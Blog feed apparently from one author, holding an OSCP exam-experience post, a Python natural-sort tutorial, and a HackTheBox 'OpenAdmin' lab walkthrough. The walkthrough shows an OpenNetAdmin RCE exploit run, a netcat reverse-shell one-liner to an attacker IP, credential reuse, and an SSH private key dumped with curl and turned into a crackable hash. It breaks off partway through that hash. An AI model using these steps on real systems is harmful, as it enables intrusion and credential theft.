<p>But my concentrated effort in cybersecurity didn’t begin until 4, 5 years ago, when I first started university. This does not mean that my university degree is in Cyber Security or Information Security. It’s just that I have more free time on my hand to learn more about these things on my own.</p>

<p>I have been a member of HackTheBox (HTB) lab since 2017, and I have compromised around 40 machines, practicing here and there. And I have always been keeping abreast with the things happening in the cybersecurity world.</p>

<p>About two months before starting the PWK course, I purchased VIP on HTB and TryHackMe (THM) labs and started practicing. THM has an OSCP path, where they listed a set of machines with progressional difficulties.</p>

<p>I was hesitant to start the PWK course, as I do not feel quite ready to take up this challenge. This is due to me being unable to compare with someone else and get a baseline of my skills. I have seen too many horror stories of people failing the OSCP exam on the first attempt or fail a few times.</p>

<p>Finally, I decided to start the course and registered for it.</p>

<h2 id="pwk-course">PWK course</h2>

<p>I registered for the PWK course with 30 days of lab access. I am determined to compromise all the PWK lab machines, 66 of them in total during these 30 days.</p>

<p>I was also working full time when I was going through the labs, so I only have the time in the evenings, when I get home from work until 12, or 1, 2 AM, as much as I can muster without falling asleep. And weekends are the days that I would spend the majority of the time going through the labs.
As soon as I got the PWK course materials (consists of videos and an 850+ pages PDF), I glanced through briefly, for about a day or two. Then I dived right into the lab.</p>

<p>I was aware that if I worked through the exercises and write a report, I could get 5 bonus points, which could save me on the exam. But I thought if I needed a mere 5 points to pass the exam, then I am not good enough to pass the exam. At that time, it feels like lab time is more important than working through the exercises since the lab time starts as soon as I received the course materials.</p>

<p>In hindsight, working through the PDF, videos, and exercises could have saved me a lot of frustrations and taught me a lot of things if I had gone through them first.</p>

<p>So I was compromising a few machines every weekday, but sometimes I could only compromise one machine, sometimes I could get up to 3 machines. Then during the weekends, I work in the lab for more than 8 hours a day and usually compromise about 5 or 6 machines per day.</p>

<p>While working through the lab, I also discussed with other people on the <a href="https://discord.com/invite/mEtEFhp">InfoSec Prep discord server</a></p>

<p>The community has been super helpful whenever I was stuck on a machine. Of course, they will not tell you the solutions, they will only tell you the hints, and whether you are heading in the right direction or not.</p>

<p>When the lab time is about to expire (less than a few days left), I had about 50+ machines compromised in the lab. I still had ~16 machines to go for, and not enough time. Then I decided to extend the lab for another 30 days to ensure I have done all the necessary preparations for the exam.</p>

<p>So I used the 30 days extension to complete what’s left of the lab machines and spent about 2 weeks working through the exercises and compiled my lab report. The lab report is about 220+ pages long. The exercises are quite tedious, and I would rather choose to re-compromise all the lab machines than doing the exercises again.</p>

<p>I managed to secure an exam date around my now extended lab end time. The time selection was tough, if I get too close to the end date of the lab, I feel I might not be too ready, and if I get it too far from the end date, then I thought I might lose the momentum, like where else am I going to get the chance to maintain the pace of hacking a few machines every day. The exam date I got was about two weeks after my lab ends.</p>

<p>After I have done all the lab machines and completed my report, I started working on TryHackMe labs. Initially, before starting PWK, I have gone through the THM OSCP path. So this time, I am more focusing on two lab machines in THM, namely <a href="https://tryhackme.com/room/bufferoverflowprep">Buffer Overflow Prep</a> and <a href="https://tryhackme.com/room/windowsprivescarena">Windows Privesc</a></p>

<p>I am very familiar with the Linux privilege escalation, as I have been using Linux since I started learning cybersecurity and programming, but Windows privilege escalation, on the other hand, feels quite foreign to me. So I also registered for Tib3rius’s <a href="https://www.udemy.com/course/windows-privilege-escalation/">Windows privilege escalation course</a> and created all the cheatsheets from that course.</p>

<p>I started reading all the OSCP exam experience I can find on the internet, by people who have passed the exam.  When going through the buffer overflow prep THM room, I created a buffer overflow python program to help me save time in the exam, as well as for general testing usage. It is available at <a href="https://github.com/the-c0d3r/buffer-overflow">the-c0d3r/buffer-overflow</a></p>

<p>Using the buffer overflow program, I was able to spawn a reverse shell to my Kali Linux machine within 10 minutes for most of the buffer overflow challenges from the THM room.</p>

<h2 id="exam-preparations">Exam Preparations</h2>

<ul>
  <li>Food: quick and easy meals, coffee, red bulls, snacks</li>
  <li>
    <p>Tmux sessions: I created 5 tmux sessions, 5 folders for each exam machine, and the notes template. I usually just use markdown type note, since I can easily edit it in terminal using vim.</p>
  </li>
  <li>Things that I used in the exam, that I feel have helped me
    <ul>
      <li><a href="https://github.com/Tib3rius/AutoRecon">Autorecon</a>: the very famous must-have tool for the exam</li>
      <li>tmux: this helped me boost up my productivity while working in multiple terminal sessions, tabs, windows, etc.</li>
      <li>zsh: zsh shell is bash on steroids. I used <a href="https://github.com/ohmyzsh/ohmyzsh">oh-my-zsh</a> framework.</li>

      <li>fzf: <a href="https://github.com/junegunn/fzf">fuzzy finder</a> (zsh plugin version) for searching through the terminal history. This saved me from having to memorize a bunch of commands, or the need to have cheatsheets. I just type the command correctly for one time, and all the subsequent times, I can just “Ctrl+R” and search for the keyword and press enter. This one is <em>extremely</em> helpful.</li>

      <li>neovim: this is vim but better. Knowing how to navigate in vim, would help save time. Most of the time when you are hacking, you would be working in a terminal, dealing with texts. Using tmux and vim, you never have to leave your terminal to write down notes.</li>
      <li>exam template: I used <a href="https://github.com/whoisflynn/OSCP-Exam-Report-Template">whoisflynn’s template</a></li>
    </ul>
  </li>
</ul>

<p><br /></p>

<p><img src="../images/neovim.png" alt="" /></p>
<p align="center">figure 1: neovim in action</p>

<p><img src="../images/fzf.png" alt="" /></p>
<p align="center">figure 2: fzf in action</p>

<h2 id="exam">Exam</h2>
<p>The pre-exam verification steps took me like an hour. I started 30 mins before (8:30 AM) the exam as advised by Offsec, and only completed verification and exam connection pack around 1 hour (9:30 AM).</p>

<h3 id="buffer-overflow--10-points">Buffer overflow + 10 points</h3>
<p>I started AutoRecon scanning for the 10 point machine, and get started with the buffer overflow machine. Using the script I created beforehand, I was able to spawn a shell on my windows testing machine within 10 minutes, and I spent another 10 minutes creating the PoC and taking screenshots.</p>

<p>So at this time, the 10 point machine scanning is almost done. I stopped it and started the scan for 25 point machine. And I managed to root 10 point machine in about 10 minutes, as it was very very straightforward.</p>

<h3 id="25-points">25 points</h3>
<p>Then I spent another roughly 4 hours on the 25 point machine rooting it. This machine was not straight forward at all, it requires so many trial and errors. But I did not face the rabbit holes that many people always complained about. I just keep trying different things and little by little, I managed to slip through and widen the crack big enough to execute whatever I want. As I was working on the 25 point machine, I also started scanning for the remaining two 20 point machine.</p>

<h3 id="20-points">20 points</h3>
<p>I had to take a break during the 25 points to have a quick 30-minute lunch. Then I started working on the first 20 point machine. This one is also quite straightforward for a foothold, but the privilege escalation took slightly longer, as I went the wrong way. I assumed things based on the experiences I had in the lab. And that was dead wrong. Fortunately, I was able to figure out a way to privilege escalate. The whole process took me about 2 hours.</p>

<h3 id="current-points">Current points</h3>
<p>By now, I have enough points to pass the exam.
25 (buffer overflow) + 10 + 25 + 20 = 80 points
And I went through the trouble of completing the lab report, which will add up to a total of 85 points. As I went through each machine, I quickly documented down all the steps I took and made sure that I have screenshots for the steps I took to reach root access.</p>

<p>At this point (~7-8 hours into the exam), I could have just go to bed and take my sweet time with the report. But I knew better than to just be “good enough”. I took turns doing the last 20 point machine and compiling the exam report. But even after putting the remaining 12 hours+ into the 20 point machine, the machine didn’t budge at all. It feels like all hope is lost, I was devastated. I was beginning to feel quite uncomfortable now that I have spent 24 hours straight hacking. I looked outside my window, the dawn is approaching, I am running out of time and ideas, I decided to accept the fact that I couldn’t get the last one.</p>

<p>So I double-triple checked all my screenshots and reports, and submitted my exam report, and asked my proctor to end the exam about half an hour earlier.</p>

<h2 id="pwk-tips">PWK Tips</h2>
<ul>
  <li>Do not just try to complete the machines as fast as possible. Don’t be too focused on the number of machines you compromised. I have known some people who only did ~10+ machines and still passed on the first try. Completing all 66 machines is not a guarantee to pass the exam, it only increases the likelihood.</li>
  <li>Look at what each machine is trying to teach you.</li>
  <li>Take rigorous notes, and learn to take screenshots from the start.</li>
  <li>Extract all the techniques you used, enumerations you did, into a methodology. A mindmap would help in this case. Focus on building the methodology, to know what to do in each case.</li>
  <li>Go through the PDF and Videos</li>
  <li>Don’t look at hints, unless you have been stuck for a few days on the same machine. I had to rely on a lot of hints to complete the machines as fast as possible, due to my limited lab time. But that was a very bad idea.</li>
</ul>

<h2 id="exam-tips">Exam Tips</h2>
<ul>
  <li>Create a schedule beforehand</li>
  <li>Practice Buffer overflow to the point when it becomes your muscle memory. This is the easiest 25 points.</li>
  <li>Do lots of enumeration with tools such as Autorecon.</li>
  <li>Take screenshots and notes, as soon as you compromised one machine, double back and make sure you got all screenshots for each step.</li>
  <li>Take a nap from time to time. Prepare ready-made meals, coffee, redbulls.</li>
  <li>If there’s something that is running, think “maybe because it has a purpose”.</li>
  <li>Prepare scans of your ID just in case your webcam cannot focus.</li>
  <li>Create one tmux session for each machine with unlimited scrollback history.</li>
  <li>Use one drive to write your exam report. One drive has free online Microsoft word editor</li>
  <li>Read through the exam guide, and prepare a checklist for each step of report submission.</li>
  <li>Email offsec and clarify about anything (such as Metasploit usage) before the exam, rather than waiting for their reply during the exam.</li>
</ul>

<p>Good luck to all the OSCP students, and remember to <em>try harder</em>.</p>]]></content><author><name>the-coder</name></author><category term="oscp" /><category term="hacking" /><summary type="html"><![CDATA[]]></summary></entry><entry><title type="html">Python Sorting</title><link href="https://the-coder.dev//python-sorting/" rel="alternate" type="text/html" title="Python Sorting" /><published>2020-11-08T00:00:00+00:00</published><updated>2020-11-08T00:00:00+00:00</updated><id>https://the-coder.dev//python-sorting</id><content type="html" xml:base="https://the-coder.dev//python-sorting/"><![CDATA[<p>Python by default uses <a href="https://en.wikipedia.org/wiki/Timsort">TimSort</a>. So when you sort a list of files, say you have the following files.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="mf">1.</span><span class="n">txt</span>
<span class="mf">2.</span><span class="n">txt</span>
<span class="mf">3.</span><span class="n">txt</span>
<span class="mf">4.</span><span class="n">txt</span>
<span class="mf">5.</span><span class="n">txt</span>
<span class="p">...</span>
<span class="mf">10.</span><span class="n">txt</span>
<span class="mf">11.</span><span class="n">txt</span>
<span class="mf">12.</span><span class="n">txt</span>
</code></pre></div></div>

<p>If you sort it with python’s default sort function, the result would be the following.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">&gt;&gt;&gt;</span> <span class="kn">import</span> <span class="nn">os</span>
<span class="o">&gt;&gt;&gt;</span> <span class="n">flist</span> <span class="o">=</span> <span class="n">os</span><span class="p">.</span><span class="n">listdir</span><span class="p">(</span><span class="s">'.'</span><span class="p">)</span>
<span class="o">&gt;&gt;&gt;</span> <span class="n">flist</span><span class="p">.</span><span class="n">sort</span><span class="p">()</span>
<span class="o">&gt;&gt;&gt;</span> <span class="n">flist</span>
<span class="mf">1.</span><span class="n">txt</span>
<span class="mf">10.</span><span class="n">txt</span>
<span class="mf">11.</span><span class="n">txt</span>
<span class="mf">12.</span><span class="n">txt</span>
<span class="mf">2.</span><span class="n">txt</span>
<span class="mf">3.</span><span class="n">txt</span>
<span class="p">...</span>
<span class="mf">9.</span><span class="n">txt</span>
</code></pre></div></div>

<p>It is because the file names are sorted according to their position in ASCII table or in other words, they’re sorted by comparing their ASCII code. <a href="http://www.asciitable.com/">&gt; More info on Ascii Table &lt;</a></p>

<p>It makes sense for the computer to sort it this way, but it doesn’t make sense for a human. Since <code class="language-bash highlighter-rouge">10.txt</code> definitely comes after <code class="language-bash highlighter-rouge">2.txt</code> and the like. It doesn’t feel natural or sequential (hence the natural sort is named). Therefore if we want to sort it naturally, we would have to use some parameters in <code class="language-bash highlighter-rouge"><span class="nb">sort</span><span class="o">()</span></code> calls.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Help on built-in <span class="k">function </span><span class="nb">sort</span>:

<span class="nb">sort</span><span class="o">(</span>...<span class="o">)</span>
    L.sort<span class="o">(</span><span class="nv">cmp</span><span class="o">=</span>None, <span class="nv">key</span><span class="o">=</span>None, <span class="nv">reverse</span><span class="o">=</span>False<span class="o">)</span> <span class="nt">--</span> stable <span class="nb">sort</span> <span class="k">*</span>IN PLACE<span class="k">*</span><span class="p">;</span>
    cmp<span class="o">(</span>x, y<span class="o">)</span> -&gt; <span class="nt">-1</span>, 0, 1
</code></pre></div></div>

<p>So according to the documentation above, you can probably conclude that you could use “key” parameter. It is used to provide the sorting algorithm alternative set of keys to sort by.</p>

<p>To correctly sort the text file list from 1.txt to 12.txt, what you will need to do is just take the number from the file name. And pass it as key to the sort call.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">numlist</span> <span class="o">=</span> <span class="p">[</span><span class="nb">int</span><span class="p">(</span><span class="n">x</span><span class="p">[:</span><span class="n">x</span><span class="p">.</span><span class="n">index</span><span class="p">(</span><span class="s">'.'</span><span class="p">)])</span> <span class="k">for</span> <span class="n">x</span> <span class="ow">in</span> <span class="n">flist</span><span class="p">]</span>
</code></pre></div></div>
<p>First it loops through the flist using <code class="language-bash highlighter-rouge">x</code> as the loop variable. Then it splice <code class="language-bash highlighter-rouge">x</code> from the beginning to where it found the <code class="language-bash highlighter-rouge">.</code>. And it converts it into int, and it’s in a list. This is just to demonstrate how we can get just the file name numbers from a list of filenames.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">flist</span><span class="p">.</span><span class="n">sort</span><span class="p">(</span><span class="n">key</span><span class="o">=</span><span class="k">lambda</span> <span class="n">x</span><span class="p">:</span> <span class="nb">int</span><span class="p">(</span><span class="n">x</span><span class="p">[:</span><span class="n">x</span><span class="p">.</span><span class="n">index</span><span class="p">(</span><span class="s">'.'</span><span class="p">)]))</span>
</code></pre></div></div>

<p>Now let’s think about it for a moment. What kind of sane person would want ascii ordering/sorting? It doesn’t make sense for any one to sort their files or directories that way. And besides, it’s not 90s anymore, where programming languages are arcane and esoteric. Almost all programming languages’s default sorting algorithms are guaranteed to be ascii sort.</p>

<h3 id="references-aka-good-reads-on-this-topic">References AKA good reads on this topic</h3>
<p><a href="https://blog.codinghorror.com/sorting-for-humans-natural-sort-order/">(CodingHorror) Sorting For Humans: Natural Sort Order</a>
<a href="http://weblog.masukomi.org/2007/12/10/alphabetical-asciibetical/">ASCIIbetical != Alphabetical</a>
<a href="http://www.asciitable.com/">Ascii Table</a></p>]]></content><author><name>the-coder</name></author><category term="python" /><category term="programming" /><summary type="html"><![CDATA[Python by default uses TimSort. So when you sort a list of files, say you have the following files.]]></summary></entry><entry><title type="html">OpenAdmin HTB</title><link href="https://the-coder.dev//openadmin-htb/" rel="alternate" type="text/html" title="OpenAdmin HTB" /><published>2020-05-06T00:00:00+00:00</published><updated>2020-05-06T00:00:00+00:00</updated><id>https://the-coder.dev//openadmin-htb</id><content type="html" xml:base="https://the-coder.dev//openadmin-htb/"><![CDATA[<p>ip: 10.10.10.171</p>

<p>os: linux</p>

<p>host: openadmin.htb</p>

<h2 id="ports">Ports</h2>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 <span class="o">(</span>Ubuntu Linux<span class="p">;</span> protocol 2.0<span class="o">)</span>
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 <span class="o">(</span>RSA<span class="o">)</span>
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 <span class="o">(</span>ECDSA<span class="o">)</span>
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 <span class="o">(</span>ED25519<span class="o">)</span>
80/tcp open  http    Apache httpd 2.4.29 <span class="o">((</span>Ubuntu<span class="o">))</span>
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 <span class="o">(</span>Ubuntu<span class="o">)</span>
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux<span class="p">;</span> CPE: cpe:/o:linux:linux_kernel
</code></pre></div></div>

<h2 id="web">Web</h2>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>/artwork <span class="o">(</span>Status: 301<span class="o">)</span>
/index.html <span class="o">(</span>Status: 200<span class="o">)</span>
/music <span class="o">(</span>Status: 301<span class="o">)</span>
/ona
</code></pre></div></div>

<p><code class="language-bash highlighter-rouge">/artwork</code> seem to have a blog running
<code class="language-bash highlighter-rouge">/music</code> also seems to be a blog
<code class="language-bash highlighter-rouge">/ona</code> this is the entry point, OpenNetAdmin</p>

<p>dirbuster with <code class="language-bash highlighter-rouge">directory-list-2.3-medium.txt</code> revealed interesting dir, <code class="language-bash highlighter-rouge">ona</code>.</p>

<h2 id="foothold">Foothold</h2>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># python3 ona-rce.py exploit http://openadmin.htb/ona</span>
<span class="o">[</span><span class="k">*</span><span class="o">]</span> OpenNetAdmin 18.1.1 - Remote Code Execution
<span class="o">[</span>+] Connecting <span class="o">!</span>
<span class="o">[</span>+] Connected Successfully!
sh<span class="nv">$ </span><span class="nb">rm</span> /tmp/f<span class="p">;</span><span class="nb">mkfifo</span> /tmp/f<span class="p">;</span><span class="nb">cat</span> /tmp/f|/bin/sh <span class="nt">-i</span> 2&gt;&amp;1|nc 10.10.14.199 1111 <span class="o">&gt;</span>/tmp/f
</code></pre></div></div>

<h2 id="local-user">Local User</h2>

<p>Got this hint from the <code class="language-bash highlighter-rouge">/ona</code> user info, it states which dbname is it using. Then do <code class="language-bash highlighter-rouge"><span class="nb">grep</span> <span class="nt">-iarn</span> <span class="s1">'ona_default</span></code>, get the db creds. This is being reused by the webadmin <code class="language-bash highlighter-rouge">jimmy</code></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>www-data@openadmin:/var/www/ona<span class="nv">$ </span><span class="nb">cat local</span>/config/database_settings.inc.php
&lt;?php

<span class="nv">$ona_contexts</span><span class="o">=</span>array <span class="o">(</span>
  <span class="s1">'DEFAULT'</span> <span class="o">=&gt;</span>
  array <span class="o">(</span>
    <span class="s1">'databases'</span> <span class="o">=&gt;</span>
    array <span class="o">(</span>
      0 <span class="o">=&gt;</span>
      array <span class="o">(</span>
        <span class="s1">'db_type'</span> <span class="o">=&gt;</span> <span class="s1">'mysqli'</span>,
        <span class="s1">'db_host'</span> <span class="o">=&gt;</span> <span class="s1">'localhost'</span>,
        <span class="s1">'db_login'</span> <span class="o">=&gt;</span> <span class="s1">'ona_sys'</span>,
        <span class="s1">'db_passwd'</span> <span class="o">=&gt;</span> <span class="s1">'n1nj4W4rri0R!'</span>,
        <span class="s1">'db_database'</span> <span class="o">=&gt;</span> <span class="s1">'ona_default'</span>,
        <span class="s1">'db_debug'</span> <span class="o">=&gt;</span> <span class="nb">false</span>,
      <span class="o">)</span>,
    <span class="o">)</span>,
    <span class="s1">'description'</span> <span class="o">=&gt;</span> <span class="s1">'Default data context'</span>,
    <span class="s1">'context_color'</span> <span class="o">=&gt;</span> <span class="s1">'#D3DBFF'</span>,
  <span class="o">)</span>,
<span class="o">)</span><span class="p">;</span>

?&gt;www-data@openadmin:/var/www/ona<span class="err">$</span>
</code></pre></div></div>

<p>Reuse this cred and user <code class="language-bash highlighter-rouge">jimmy</code> to ssh in.</p>

<h2 id="local-root">Local Root</h2>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>jimmy@openadmin:/var/www/internal<span class="nv">$ </span>ss <span class="nt">-atlpn</span>
State               Recv-Q               Send-Q                              Local Address:Port                               Peer Address:Port
LISTEN              0                    80                                      127.0.0.1:3306                                    0.0.0.0:<span class="k">*</span>
LISTEN              0                    128                                     127.0.0.1:52846                                   0.0.0.0:<span class="k">*</span>
LISTEN              0                    128                                 127.0.0.53%lo:53                                      0.0.0.0:<span class="k">*</span>
LISTEN              0                    128                                       0.0.0.0:22                                      0.0.0.0:<span class="k">*</span>
LISTEN              0                    128                                             <span class="k">*</span>:80                                            <span class="k">*</span>:<span class="k">*</span>
LISTEN              0                    128                                          <span class="o">[</span>::]:22                                         <span class="o">[</span>::]:<span class="k">*</span>
jimmy@openadmin:/var/www/internal<span class="err">$</span>
</code></pre></div></div>

<p>52846 has another web server running, but it is internal only.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>jimmy@openadmin:/var/www/internal<span class="nv">$ </span><span class="nb">cat </span>main.php
&lt;?php session_start<span class="o">()</span><span class="p">;</span> <span class="k">if</span> <span class="o">(!</span>isset <span class="o">(</span><span class="nv">$_SESSION</span><span class="o">[</span><span class="s1">'username'</span><span class="o">]))</span> <span class="o">{</span> header<span class="o">(</span><span class="s2">"Location: /index.php"</span><span class="o">)</span><span class="p">;</span> <span class="o">}</span><span class="p">;</span>
<span class="c"># Open Admin Trusted</span>
<span class="c"># OpenAdmin</span>
<span class="nv">$output</span> <span class="o">=</span> shell_exec<span class="o">(</span><span class="s1">'cat /home/joanna/.ssh/id_rsa'</span><span class="o">)</span><span class="p">;</span>
<span class="nb">echo</span> <span class="s2">"&lt;pre&gt;</span><span class="nv">$output</span><span class="s2">&lt;/pre&gt;"</span><span class="p">;</span>
?&gt;
&lt;html&gt;
&lt;h3&gt;Don<span class="s1">'t forget your "ninja" password&lt;/h3&gt;
Click here to logout &lt;a href="logout.php" tite = "Logout"&gt;Session
&lt;/html&gt;
</span></code></pre></div></div>

<p>based on this, it seems when username is set, it will just print the <code class="language-bash highlighter-rouge">id_rsa</code> of joanna. So just need to put username as whatever in curl.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>jimmy@openadmin:/var/www/internal<span class="nv">$ </span>curl localhost:52846/main.php <span class="nt">--data</span> <span class="s1">'username=jimmy'</span>
&lt;pre&gt;-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
<span class="nt">-----END</span> RSA PRIVATE KEY-----
&lt;/pre&gt;&lt;html&gt;
&lt;h3&gt;Don<span class="s1">'t forget your "ninja" password&lt;/h3&gt;
Click here to logout &lt;a href="logout.php" tite = "Logout"&gt;Session
&lt;/html&gt;
jimmy@openadmin:/var/www/internal$


kali@kali $ ssh joanna@openadmin.htb -i joanna.id_rsa
Enter passphrase for key '</span>joanna.id_rsa<span class="s1">':
</span></code></pre></div></div>

<p>oops, looks like the rsa key is encrypted. Sidenote: kali doesn’t have ssh2john command anymore, it’s in python script <code class="language-bash highlighter-rouge">/usr/share/john/ssh2john.py</code></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kali@kali <span class="nv">$ </span>python3 /usr/share/john/ssh2john.py joanna.id_rsa
/usr/share/john/ssh2john.py:103: DeprecationWarning: decodestring<span class="o">()</span> is a deprecated <span class="nb">alias </span>since Python 3.1, use decodebytes<span class="o">()</span>
  data <span class="o">=</span> base64.decodestring<span class="o">(</span>data<span class="o">)</span>
joanna.id_rsa:<span class="nv">$sshng$1$16$2AF25344B8391A25A9B318F3FD767D6D$1200$906d14608706c9ac6ea6342a692d9ed47a9b87044b94d72d5b61df25e68a5235991f8bac883f40b539c829550ea5937c69dfd2b4c589f8c910e4c9c030982541e51b4717013fafbe1e1db9d6331c83cca061cc7550c0f4dd98da46ec1c7f460e4a135b6f1f04bafaf66a08db17ecad8a60f25a1a095d4f94a530f9f0bf9222c6736a5f54f1ff93c6182af4ad8a407044eb16ae6cd2a10c92acffa6095441ed63215b6126ed62de25b2803233cc3ea533d56b72d15a71b291547983bf5bee5b0966710f2b4edf264f0909d6f4c0f9cb372f4bb323715d17d5ded5f83117233976199c6d86bfc28421e217ccd883e7f0eecbc6f227fdc8dff12ca87a61207803dd47ef1f2f6769773f9cb52ea7bb34f96019e00531fcc267255da737ca3af49c88f73ed5f44e2afda28287fc6926660b8fb0267557780e53b407255dcb44899115c568089254d40963c8511f3492efe938a620bde879c953e67cfb55dbbf347ddd677792544c3bb11eb0843928a34d53c3e94fed25bff744544a69bc80c4ffc87ffd4d5c3ef5fd01c8b4114cacde7681ea9556f22fc863d07a0f1e96e099e749416cca147add636eb24f5082f9224e2907e3464d71ae711cf8a3f21bd4476bf98c633ff1bbebffb42d24544298c918a7b14c501d2c43534b8428d34d500537f0197e75a4279bbe4e8d2acee3c1586a59b28671e406c0e178b4d29aaa7a478b0258bde6628a3de723520a66fb0b31f1ea5bf45b693f868d47c2d89692920e2898ccd89710c42227d31293d9dad740791453ec8ebfb26047ccca53e0a200e9112f345f5559f8ded2f193feedd8c1db6bd0fbfa5441aa773dd5c4a60defe92e1b7d79182af16472872ab3c222bdd2b5f941604b7de582b08ce3f6635d83f66e9b84e6fe9d3eafa166f9e62a4cdc993d42ed8c0ad5713205a9fc7e5bc87b2feeaffe0516